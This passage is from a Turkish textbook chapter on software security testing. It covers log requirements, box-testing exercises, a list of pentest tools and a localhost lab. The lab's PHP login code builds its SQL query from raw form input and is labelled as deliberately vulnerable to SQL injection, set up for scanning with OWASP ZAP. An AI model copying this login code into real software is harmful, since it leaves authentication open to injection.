
- **Uygulama Logları:** Uygulamanın işleyişi sırasında oluşturulan log dosyalarını içerir. Loglar; uygulamanın hangi işlemleri gerçekleştirdiğini, kullanıcı etkileşimlerini, hata durumlarını ve diğer önemli olayları kaydetmek için kullanılır.
- **Tutulduğu Ortam:** Hangi ortamda (environment) uygulama loglarının saklandığını belirtir. Bu genellikle test ortamı (development veya QA), canlı ortam veya her ikisi için ayrı ayrı belirtilebilir.
- **Saklama Yeri:** Logların fiziksel veya sanal olarak nerede saklandığını belirler. Bunun için bir sunucu üzerindeki belirli bir dizin veya bulut tabanlı bir depolama hizmeti tercih edilebilir.
- **Saklama Süresi:** Logların ne kadar süreyle saklandığını açıklar. Genellikle güvenlik gereksinimleri, yasal düzenlemeler ve şirket politikalarına bağlı olarak belirlenir.
- **Erişim Kontrolleri:** Kimlerin loglara erişebileceğini ve bu erişimi nasıl elde edebileceğini belirtir. Bu, loglara sadece yetkili kişilerin erişim sağlamasını ve güvenliği artırmayı amaçlar.
- **Log Formatı:** Logların hangi formatta kaydedildiğini açıklar. Genellikle log dosyaları; metin, JSON, XML veya özel bir format kullanır.

Uygulama loglarının tutulduğu ortam bilgisi, yazılım güvenliği testleri sırasında kullanılır çünkü uygulama logları; güvenlik olaylarının izlenmesi, tehditlerin tespit edilmesi, güvenlik saldırılarının tespiti, hata ayıklama gibi önemli işlevleri destekler. Güvenlik testlerinin bir parçası olan logları analiz edip olası güvenlik ihlallerini ve anormallikleri tespit etmek mümkündür.

7. **Örnek uygulama logu**, yazılım güvenliği testlerinde kullanılacak uygulama loglarından bir örneği veya örnek bir log dosyasını ifade eder. Bu gereksinim, yazılım güvenliği testlerinin bir parçası olarak kullanıcıların veya test ekiplerinin uygulamanın loglarını analiz ve test etmeleri için bir örnek log dosyasının sağlanmasını talep eder. Bu gereksinimin detayları şunlardır:

- **Örnek Log Dosyası:** Uygulamanın işleyişi sırasında oluşturulan bir log dosyasının örneğini temsil eder. Log dosyası; uygulamanın ne tür olayları, işlemleri veya hataları kaydettiğini içerir.
- **Test Amaçları:** Örnek log dosyası, yazılım güvenliği testlerinin bir parçası olarak kullanılır. Test ekipleri, bu örnek log dosyasını kullanarak uygulamanın loglama davranışını ve güvenlikle ilgili olayları nasıl kaydettiğini anlamaya çalışır.
- **Güvenlik Testleri İçin Kullanım:** Özellikle güvenlik testleri sırasında kullanılır. Test ekipleri, log dosyasını inceler ve uygulamanın güvenlik açıklarını, hatalarını veya anormalliklerini tespit etmek için bu log dosyasını kullanabilir.
- **Log Formatı:** Örnek log dosyasının formatı ve yapısı belirtilmelidir. Genellikle log dosyaları metin tabanlıdır ancak JSON, XML veya diğer belirli formatlar da kullanılabilir.
- **Olaylar ve İşlemler:** Log dosyası, uygulama içindeki önemli olayları ve işlemleri kaydetmelidir. Örneğin kullanıcı oturumu açma, yetkilendirme işlemleri, veri tabanı sorguları, hata mesajları ve diğer ilgili bilgiler bu log dosyasında bulunur.

Örnek uygulama logu, yazılımın güvenliği ve istikrarı için önemlidir çünkü uygulama logları; güvenlik olaylarının izlenmesi, hata ayıklama, güvenlik tehditlerinin tespiti gibi birçok önemli işlevi destekler. Örnek log dosyası, yazılım güvenliği testlerinin etkili bir şekilde yürütülmesine yardımcı olur ve test ekiplerine gerçek dünya senaryolarına dayalı güvenlik değerlendirmelerini yapma fırsatı sunar. Güvenlik gereksinimleri tamamlandıktan sonra güvenlik testi sürecinin akışına göre değerlendirme gerçekleştirilir (Görsel 3.24).



Görsel 3.24: Güvenlik testi sürecinin akışı


3.4.2. Güvenlik Testi Çeşitleri

Yazılım güvenliği testleri, yazılımın saldırılara karşı ne kadar dayanıklı olduğunu değerlendirmek için kullanılır. Bu testler, sızma testleri (penetrasyon test veya pentest) olarak ifade edilir. Bu testleri uygulayan kişilere de **sızma testi uzmanı (pentester)** denir.

Güvenlik testleri; **beyaz kutu testi, siyah kutu testi** ve **gri kutu testi** olmak üzere üç tür yaklaşım ile gerçekleştirilir. Sızma testi uzmanı, gerçekleştireceği testler için ilgili kurum veya organizasyonun iznine tabidir. Sızma testi uzmanı, gerçekleştirilen testler sonucunda gerekli önlemleri alır ve genel durum değerlendirmesini bir rapor ile belgeler.

3.4.2.1. Beyaz Kutu Testi (White Box Testing)

Yazılım testi sırasında bir yazılımın içyapısının ve kodunun detaylı şekilde incelendiği ve test edildiği bir yöntemdir (Görsel 3.25). Bu test; yazılımın kod kalitesini, mantıksal doğruluğunu ve güvenlik açıklarını değerlendirir. Beyaz kutu testinde HtmlUnit, JUnit, PyUnit vb. test araçları yaygın olarak kullanılır.



Görsel 3.25: Beyaz kutu testi

9. UYGULAMA

> Herhangi bir programlama dilinde yazılan kod blokunda değişkenlere değer girerek beyaz kutu testini verilen adımlar doğrultusunda gerçekleştiriniz.

GİRDİ X & Y

Z= Y – X

EĞER Z<10

“10’DAN KÜÇÜK SAYI” YAZDIR

1. Adım: Yazılan kod blokundaki satırları kontrol etmek için X ve Y değerlerine rastgele değer (Y=72, X=63 gibi) veriniz. Verdiğiniz değerler sonucunda programın düzgün bir şekilde çalıştığını ve çıktısında “10’DAN KÜÇÜK SAYI” yazdığını görünüz.

2. Adım: Kod satırlarını tekrar kontrol etmek için farklı değerler (Y=23, X=9 gibi) giriniz. Verdiğiniz bu rastgele değerler sonucunda Z=14 değeri ile Z<10 koşulu sağlanmaz. Sonuç yanlış olduğunda program herhangi bir işlem yapmaz. Bu durumu düzeltmek için yeni bir kod satırı ekleyiniz.

GİRDİ X & Y

Z= Y – X

EĞER Z<10

“10’DAN KÜÇÜK SAYI” YAZDIR


DEĞİLSE

“10’DAN BÜYÜK SAYI” YAZDIR

3. Adım: Kod blokuna eklenen yeni satır ile Y=23, X=9 gibi değerleri yeniden girerek deneyiniz ve ekranda “10’DAN BÜYÜK SAYI” çıktısını görünüz.

3.4.2.2. Siyah Kutu Testi (Black Box Testing)

Bir yazılımın veya bir sistemin işlevselliğini, performansını ve güvenliğini dışardan bir gözlemci gibi inceleyen test yöntemidir (Görsel 3.26). Bu test yöntemi; yazılımın içyapısı, kodu veya altyapısı hakkında herhangi bir bilgiye sahip olmadan, sadece girdileri ve çıktıları kullanarak test yapmayı içerir. Siyah kutu testi, yazılımın kullanıcı perspektifinden nasıl çalıştığını ve kullanıcı beklentilerini ne ölçüde karşıladığını değerlendirmek için kullanılır.



Görsel 3.26: Siyah kutu testi

10. UYGULAMA

> Bir mobil uygulamanın konum hizmetini test etmek ve kullanıcının konum bilgisinin doğru bir şekilde işlendiğinden emin olmak için siyah kutu testini verilen adımlar doğrultusunda gerçekleştiriniz.

Uygulama için ön koşullar şunlardır:

- Test edilecek mobil uygulamayı yükleyiniz.
- Cihazın konum hizmetlerini (GPS, Wi-Fi vb.) etkinleştiriniz.
- İnternet erişimini açınız.

1. Adım: Mobil uygulamayı başlatarak uygulama konum izni istediğinde gerekli izni veriniz veya reddediniz. Konum iznini kabul ettiğinizde uygulamanın başarılı bir şekilde açılmasını kontrol ediniz.

2. Adım: Uygulama içinde bir konum arama veya harita görüntüleme işlemi başlatarak konum hizmetlerinin açık olduğundan ve cihazınızın doğru bir şekilde konumunuzu belirlediğinden emin olunuz.

3. Adım: Uygulamada belirli bir konumu işaretlemek veya yer işareti eklemek için gerekli işlemi yaparak eklenen işaretin doğru konumu gösterdiğini kontrol ediniz.


4. Adım: Konumunuzu paylaşmak için gerekli işlemi başlatarak (Örneğin başka bir kişiye konumunuzu gönderiniz.) paylaştığınız konumun doğru olduğunu ve alıcı tarafından doğru bir şekilde görüldüğünü kontrol ediniz.

5. Adım: Konum hizmetlerini devre dışı bırakarak hata mesajlarını kontrol ediniz.

6. Adım: Konum hizmetlerini etkinleştirip, uygulama içinde konum hizmetlerinin açık olduğunu simüle ederek nasıl bir geri bildirim aldığınızı kontrol ediniz.

3.4.2.3. Gri Kutu Testi (Gray Box Testing)

Gri kutu test yöntemi hem beyaz kutu testi (kodun içyapısı ve mantığına erişimle) hem de siyah kutu testi (sadece dışarıdan gözlem yaparak) yöntemlerinin bir kombinasyonunu içerir (Görsel 3.27). Gri kutu testi, yazılımın işlevselliğini ve güvenliğini incelemek için bir miktar içerik veya kod bilgisine sahip olan test uzmanları tarafından gerçekleştirilir. Bu testler hem içyapının hem de kullanıcı perspektifinin dikkate alındığı bir yaklaşım sunar. Gri kutu testinde Appium, NUnit, Selenium vb. test araçları yaygın olarak kullanılır.



Görsel 3.27: Gri kutu testi

11. UYGULAMA

> Kullanıcıların şifre sıfırlaması sırasında sistemin doğru bir şekilde çalışıp çalışmadığını ve kullanıcıya uygun geri bildirimlerin verilip verilmediğini görmek için gri kutu testini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: E-posta adresi ile kayıt yapabilen herhangi bir siteye üye olunuz.

2. Adım: Şifre sıfırlama işlemi için geçerli bir e-posta adresini kullanarak şifre sıfırlama sayfasına erişiniz. E-posta adresine ait gerekli alanı doldurarak **Şifremi sıfırla** veya benzeri bir butona tıklayınız.

3. Adım: Sistem, kullanıcının girdiği e-posta adresinin geçerli bir kullanıcıya ait olup olmadığını kontrol eder. Sistem, e-posta adresi geçerli bir kullanıcıya aitse bir şifre sıfırlama e-postası gönderir. E-posta hesabınıza giderek şifre sıfırlama bağlantısını tıklayınız. Sistem, kullanıcıyı yeni bir şifre oluşturma sayfasına yönlendirir.

4. Adım: Hesabınız için yeni bir şifre giriniz ve şifreyi onaylayınız. Sistem, yeni şifrenin güvenlik gereksinimlerini karşılayıp karşılamadığını kontrol eder. Yeni şifrenizi onayladığınızda sistem yeni şifreyi kaydedip oturum açmanıza izin verir.

5. Adım: Yeni şifrenizle oturum açmaya çalışınız. Sistem, kullanıcının yeni şifresini doğru bir şekilde kabul eder ve oturum açmasına izin verir. Oturumunuzu açtıktan sonra hesapla ilgili işlevselliği test ediniz.

6. Adım: Sisteme geçersiz veya hatalı bir e-posta adresi girerek şifre sıfırlama isteği göndermeye çalışınız. Sistem, geçersiz bir e-posta adresi girildiğinde hesap sahibine uygun bir hata mesajı gösterir. Doğru bilgilerinizi sisteme girerek işlemi yeniden deneyiniz.

3.4.3. Yazılım Güvenlik Test Araçları

Yazılım güvenliği test araçları, yazılım uygulamalarının güvenlik açıklarını tespit etmek ve gidermek amacıyla kullanılan çeşitli araçlardır. Bu araçlar, farklı amaçlar için farklı test türlerinde kullanılır. Yazılım güvenliği test araçları şunlardır:


- **Acunetix:** Web uygulamalarının güvenlik açıklarını tespit etmek için kullanılır.
- **Aircrack-ng:** Kablosuz ağları analiz eder ve şifreleri kırmak için kullanılır.
- **AppScan:** Web uygulama güvenliği tarama aracıdır.
- **Burp Suite:** Web uygulamalarının güvenlik açıklarını taramak ve sızma testleri yapmak için kullanılır.
- **Checkmarx:** Yazılımın kaynak kodunu inceleyerek güvenlik açıkları ve kalite sorunlarını tespit eder.
- **GDB (GNU Debugger):** Uygulama düzeyinde hata ayıklamak ve güvenlik analizi yapmak için kullanılır.
- **Lynis:** Linux tabanlı sistemlerin güvenlik açıklarını taramak için kullanılır.
- **Metasploit Framework:** Bilgisayar sistemlerine sızma testleri yapmak için kullanılır.
- **ModSecurity:** Web uygulamalarını korumak ve saldırıları engellemek için kullanılır.
- **Nessus:** Ağ üzerindeki sistemleri, uygulamaları tarar ve zafiyetleri tespit eder.
- **Nikto:** Web sunucularının zafiyetlerini ve güvenlik açıklarını taramak için kullanılır.
- **Nmap (Network Mapper):** Ağdaki cihazları keşfetmek ve zafiyetleri taramak için kullanılır.
- **Nogotofail:** SSL/TLS güvenliği ile ilgili zafiyetleri tespit etmek için kullanılır.
- **OpenVAS (Open Vulnerability Assessment System):** Ağ üzerindeki zafiyetleri tespit etmek için kullanılır.
- **OSSEC:** Güvenlik olaylarını izler, analiz eder ve güvenlik tehditlerini tespit eder.
- **OWASP ZAP (Zed Attack Proxy):** OWASP tarafından geliştirilen açık kaynaklı bir araçtır ve web uygulamalarının güvenliğini değerlendirmek için kullanılır.
- **Qualys:** Ağ ve web uygulamalarını taramak, uyumluluk denetimi yapmak için kullanılır.
- **Radare2:** İşletim sistemleri ve uygulamalar üzerinde kararlılık testi yapmak ve tersine mühendislik için kullanılır.
- **Ratproxy:** Web uygulamalarının güvenlik açıklarını taramak ve sızma testleri yapmak için kullanılır.
- **Snort:** Ağ trafiğini izler ve saldırı tespiti yapar.
- **SonarQube:** Yazılımın kaynak kodunu inceleyerek güvenlik açıkları ve kod kalitesi sorunlarını tespit eder.
- **Sqlmap:** SQL enjeksiyonu zafiyetlerini taramak ve sömürmek için kullanılır.
- **Suricata:** Ağ trafiğini izler ve saldırı tespiti yapar.
- **Vega:** Web uygulamalarının güvenlik açıklarını tespit etmek ve raporlamak için kullanılır.
- **W3AF (Web Application Attack and Audit Framework):** Web uygulamalarında kullanılan saldırı ve denetim programıdır.
- **Wfuzz:** Web uygulamalarına karşı kaba kuvvet saldırılarını ve zafiyetleri taramak için kullanılır.
- **Wireshark:** Ağ üzerinden geçen verileri yakalar ve analiz eder. Ağ güvenliği sorunlarını tespit etmek için kullanılır.
- **YARA:** Zararlı yazılımları tanımak ve analiz etmek için kullanılır.

12. UYGULAMA

> Bir web uygulamasının OWASP ZAP test aracı ile yazılım güvenlik testini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: PHP web sunucusu **(XAMPP, WampServer vb.)** programını çalıştırınız.


2. Adım: MySQL uygulamasını çalıştırınız (Görsel 3.28).



Görsel 3.28: XAMPP kontrol penceresi

3. Adım: İnternet tarayıcısında phpMyAdmin sayfasını açınız.

4. Adım: Yeni butonuna tıklayıp yeni bir veri tabanı oluşturunuz (Görsel 3.29).




Görsel 3.29: phpMyAdmin paneli

5. Adım: Veri tabanı adını example2_db yazarak **Oluştur** butonuna tıklayınız (Görsel 3.30).

Görsel 3.30: Veri tabanı oluşturma

6. Adım: Tablo adı olarak **users** ve **Sütun sayısı** olarak **3** girip **Oluştur** butonuna basınız (Görsel 3.31).




Görsel 3.31: Yeni tablo oluştur sayfası

7. Adım: İlk sütun için **Adı** kutucuğuna **id** yazınız, **Türü** kutucuğunda **INT** seçiniz ve **A_I** onay kutusunu işaretleyiniz.

8. Adım: İkinci sütun için **Adı** kutucuğuna **username** yazınız, **Türü** kutucuğunda **VARCHAR** seçiniz ve **Uzunluk/Değerler** kutucuğuna **50** sayısını giriniz.

9. Adım: Üçüncü sütun için **Adı** kutucuğuna **password** yazınız, **Türü** kutucuğunda **VARCHAR** seçiniz ve **Uzunluk/Değerler** kutucuğuna **50** sayısını giriniz (Görsel 3.32).




Görsel 3.32: Users tablosu

10. Adım: Kaydet butonuna basarak tabloyu oluşturunuz.

11. Adım: Ekle butonuna tıklayınız (Görsel 3.33).

Görsel 3.33: Users tablosunun yapısı

12. Adım: Username değeri olarak **admin** ve **password** değeri olarak **pass** girerek **Git** butonuna basınız (Görsel 3.34).



Görsel 3.34: Users tablosuna kayıt girme

13. Adım: Dosya gezgini ile PHP web sunucusu web sayfaları ana klasörünü açınız. **Xampp** için **c:\xampp\htdocs**, **WampServer** için **c:\wamp\www** klasörleridir.

14. Adım: guvenliyazilimtest adında yeni bir klasör oluşturunuz.

15. Adım: Bir metin editörü ile bu klasörü açınız.

16. Adım: index.php adında bir PHP dosyası oluşturunuz.


17. Adım: index.php dosyası içine şu kodu yazınız:

```
<?php

session_start();

$database_host = “localhost”;

$database_user = “root”;

$database_pass = “”; // Veri tabanı şifresi

$database_name = “example2_db”;

$connection = new mysqli($database_host, $database_user, $database_pass, $database_name);

if ($connection->connect_error) {

   die(“Veri tabanı bağlantı hatası: “ . $connection->connect_error);

}

if(isset($_POST[‘username’]) && isset($_POST[‘password’])) {

   $username = $_POST[‘username’];

   $password = $_POST[‘password’];

   // Güvensiz bir şekilde kullanıcı girişi işlemi için sorgu hazırlama (SQL enjeksiyon açığı içerir.)

   $sql = “SELECT * FROM users WHERE username=’$username’ AND password=’$password’”;
```

```
    // Sorguyu çalıştır.
    $result = mysqli_query($connection, $sql);
        if ($result) {
        if (mysqli_num_rows($result) == 1) {
            $_SESSION['username'] = $username;
            $message = "Giriş başarılı!";
        } else {
            $error = "Hatalı kullanıcı adı veya şifre.";
        }
    } else {
        $error = "Sorgu hatası: " . mysqli_error($connection);
    }
}
if(isset($_POST['logout'])) {
    session_unset();
    session_destroy();
    header("Location: index.php");
    exit();
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Web Uygulaması</title>
</head>
<body>
    <header>
        <h1>Web Uygulama Test </h1>
        <nav>
```


```
        <ul>
          <li><a href="index.php">Ana Sayfa</a></li>
        </ul>
      </nav>
    </header>
    <h2>Giriş Yap</h2>
    <?php if (isset($error)): ?>
      <p style="color: red;"><?php echo $error; ?></p>
    <?php endif; ?>
    <?php if (isset($message)): ?>
      <p style="color: green;"><?php echo $message; ?></p>
    <?php endif; ?>
    <?php if(isset($_SESSION['username'])): ?>
      <p>Giriş yapmış kullanıcı: <?php echo $_SESSION['username']; ?></p>
      <form method="POST">
        <input type="submit" name="logout" value="Çıkış Yap">
      </form>
    <?php else: ?>
      <form method="POST">
        Kullanıcı Adı: <input type="text" name="username" value="">
        Şifre: <input type="password" name="password" value="">
        <input type="submit" value="Giriş Yap">
      </form>
    <?php endif; ?>
    <footer>
<hr>
&copy; <?php echo date('Y'); ?> Web Uygulama
</footer>
</body>
</html>
```

18. Adım: İnternet tarayıcısında **localhost/guvenliyazilimtest** adresini açınız (Görsel 3.35).



Görsel 3.35: Uygulama test ekranı

